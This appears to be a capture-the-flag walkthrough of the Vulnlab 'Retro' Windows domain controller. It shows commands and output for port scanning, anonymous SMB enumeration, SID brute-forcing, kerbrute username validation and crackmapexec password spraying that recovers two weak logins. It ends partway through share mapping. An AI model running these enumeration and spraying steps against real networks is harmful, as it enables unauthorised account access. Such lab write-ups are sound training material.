

INITIAL SHELL:

NMAP Scan.




```
└─$ nmap -p- 10.10.88.9 -A -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-07 06:03 EDT
Stats: 0:09:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 65.93% done; ETC: 06:17 (0:04:43 remaining)
Stats: 0:15:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.82% done; ETC: 06:19 (0:00:11 remaining)
Nmap scan report for DC.RETRO.VL (10.10.88.9)
Host is up (0.13s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-07 10:19:15Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Not valid before: 2023-07-23T21:06:31
|_Not valid after:  2024-07-22T21:06:31
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Not valid before: 2023-07-23T21:06:31
|_Not valid after:  2024-07-22T21:06:31
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Not valid before: 2023-07-23T21:06:31
|_Not valid after:  2024-07-22T21:06:31
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Not valid before: 2023-07-23T21:06:31
|_Not valid after:  2024-07-22T21:06:31
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETRO
```



```
| Not valid before: 2023-07-23T21:06:31
|_Not valid after:  2024-07-22T21:06:31
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETRO
|   NetBIOS_Domain_Name: RETRO
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: retro.vl
|   DNS_Computer_Name: DC.retro.vl
|   DNS_Tree_Name: retro.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2023-10-07T10:20:12+00:00
| ssl-cert: Subject: commonName=DC.retro.vl
| Not valid before: 2023-07-25T09:53:42
|_Not valid after:  2024-01-24T09:53:42
|_ssl-date: 2023-10-07T10:20:51+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
49847/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-10-07T10:20:13
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1018.61 seconds

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```


Enumerating SMB shares with anonymous login, there are two interesting shares namely “Notes” and “Trainees”.



```
└─$ smbclient -L \\\\10.10.88.9\\
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Notes           Disk
        SYSVOL          Disk      Logon server share
        Trainees        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.88.9 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available


┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```


just press enter without typing anything

“Notes” share is not accessible as an anonymous user. However “Trainees” share is accessible as an anonymous user. There is an “Important.txt” in the “Trainees” share which reveals that all the trainees are given one single account and that account might have weak password.


kali@kali: ~/opt/Vulnlab/retro
File Actions Edit View Help
just press enter without typing anything
just press enter without typing anything


```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ smbclient \\\\10.10.88.9\\Notes
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> exit

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ smbclient \\\\10.10.88.9\\Trainees
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul 23 17:58:43 2023
  ..                                DHS        0  Wed Jul 26 05:54:14 2023
  Important.txt                       A      288  Sun Jul 23 18:00:13 2023

                6261499 blocks of size 4096. 2187085 blocks available
smb: \> get Important.txt
getting file \Important.txt of size 288 as Important.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ ls
Important.txt  rpcchangepwd.py

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ cat Important.txt
Dear Trainees,

I know that some of you seemed to struggle with remembering strong and unique passwords.
So we decided to bundle every one of you up into one account.
Stop bothering us. Please. We have other stuff to do than resetting your password every day.

Regards

The Admins

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```

Finding 8 usernames of domain “retro.vl” as an anonymous user using impacket’s lookupsid.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ impacket-lookupsid 'anonymous'@10.10.88.9
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Brute forcing SIDs at 10.10.88.9
[*] StringBinding ncacn_np:10.10.88.9[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2983547755-698260136-4283918172
498: RETRO\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: RETRO\Administrator (SidTypeUser)
501: RETRO\Guest (SidTypeUser)
502: RETRO\krbtgt (SidTypeUser)
512: RETRO\Domain Admins (SidTypeGroup)
513: RETRO\Domain Users (SidTypeGroup)
514: RETRO\Domain Guests (SidTypeGroup)
515: RETRO\Domain Computers (SidTypeGroup)
516: RETRO\Domain Controllers (SidTypeGroup)
517: RETRO\Cert Publishers (SidTypeAlias)
518: RETRO\Schema Admins (SidTypeGroup)
519: RETRO\Enterprise Admins (SidTypeGroup)
520: RETRO\Group Policy Creator Owners (SidTypeGroup)
521: RETRO\Read-only Domain Controllers (SidTypeGroup)
522: RETRO\Cloneable Domain Controllers (SidTypeGroup)
525: RETRO\Protected Users (SidTypeGroup)
526: RETRO\Key Admins (SidTypeGroup)
527: RETRO\Enterprise Key Admins (SidTypeGroup)
553: RETRO\RAS and IAS Servers (SidTypeAlias)
571: RETRO\Allowed RODC Password Replication Group (SidTypeAlias)
572: RETRO\Denied RODC Password Replication Group (SidTypeAlias)
1000: RETRO\DC$ (SidTypeUser)
1101: RETRO\DnsAdmins (SidTypeAlias)
1102: RETRO\DnsUpdateProxy (SidTypeGroup)
1104: RETRO\trainee (SidTypeUser)
1106: RETRO\BANKING$ (SidTypeUser)
1107: RETRO\jburley (SidTypeUser)
1108: RETRO\HelpDesk (SidTypeGroup)
1109: RETRO\tblack (SidTypeUser)

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ 
```

Saving the usernames in “users.txt”.




```
Administrator
Guest
krbtgt
DC$
trainee
BANKING$
jburley
HelpDesk
tblack
```

Ensuring that the above are valid usernames of the “retro.vl” domain using kerbrute.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ ~/opt/TL/kerbrute64 userenum users.txt --dc 10.10.88.9 -d retro.vl

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/07/23 - Ronnie Flathers @ropnop

2023/10/07 05:22:39 >  Using KDC(s):
2023/10/07 05:22:39 >   10.10.88.9:88

2023/10/07 05:22:39 >  [+] VALID USERNAME:       trainee@retro.vl
2023/10/07 05:22:39 >  [+] VALID USERNAME:       jburley@retro.vl
2023/10/07 05:22:39 >  [+] VALID USERNAME:       tblack@retro.vl
2023/10/07 05:22:39 >  [+] VALID USERNAME:       DC$@retro.vl
2023/10/07 05:22:39 >  [+] VALID USERNAME:       Administrator@retro.vl
2023/10/07 05:22:39 >  [+] VALID USERNAME:       Guest@retro.vl
2023/10/07 05:22:39 >  [+] VALID USERNAME:       BANKING$@retro.vl
2023/10/07 05:22:39 >  Done! Tested 9 usernames (7 valid) in 0.168 seconds

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ █
```

Brute forcing and identifying username and password pair using crackmapexec. The password of usernames “trainee” and “HelpDesk” is “trainee” and “HelpDesk” respectively.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ crackmapexec smb 10.10.88.9 -d retro.vl -u users.txt -p users.txt --no-bruteforce --continue-on-success
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
/usr/lib/python3/dist-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported
 version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
SMB         10.10.88.9      445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.10.88.9      445    DC               [-] retro.vl\Administrator:Administrator STATUS_LOGON_FAILURE
SMB         10.10.88.9      445    DC               [-] retro.vl\Guest:Guest STATUS_LOGON_FAILURE
SMB         10.10.88.9      445    DC               [-] retro.vl\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB         10.10.88.9      445    DC               [-] retro.vl\DC$:DC$ STATUS_LOGON_FAILURE
SMB         10.10.88.9      445    DC               [+] retro.vl\trainee:trainee
SMB         10.10.88.9      445    DC               [-] retro.vl\BANKING$:BANKING$ STATUS_LOGON_FAILURE
SMB         10.10.88.9      445    DC               [-] retro.vl\jburley:jburley STATUS_LOGON_FAILURE
SMB         10.10.88.9      445    DC               [+] retro.vl\HelpDesk:HelpDesk
SMB         10.10.88.9      445    DC               [-] retro.vl\tblack:tblack STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ █
```

Smbmap reveals that the user “trainee” has read only access to “Notes” share.




```
┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ smbmap -u 'HelpDesk' -p 'HelpDesk'  -H 10.10.88.9
[+] Guest session       IP: 10.10.88.9:445      Name: 10.10.88.9
[!] Error:  (<class 'impacket.smbconnection.SessionError'>, 'smbmap', 1337)

┌──(kali㉿kali)-[~/opt/Vulnlab/retro]
└─$ smbmap -u 'trainee' -p 'trainee'  -H 10.10.88.9
[+] IP: 10.10.88.9:445  Name: 10.10.88.9
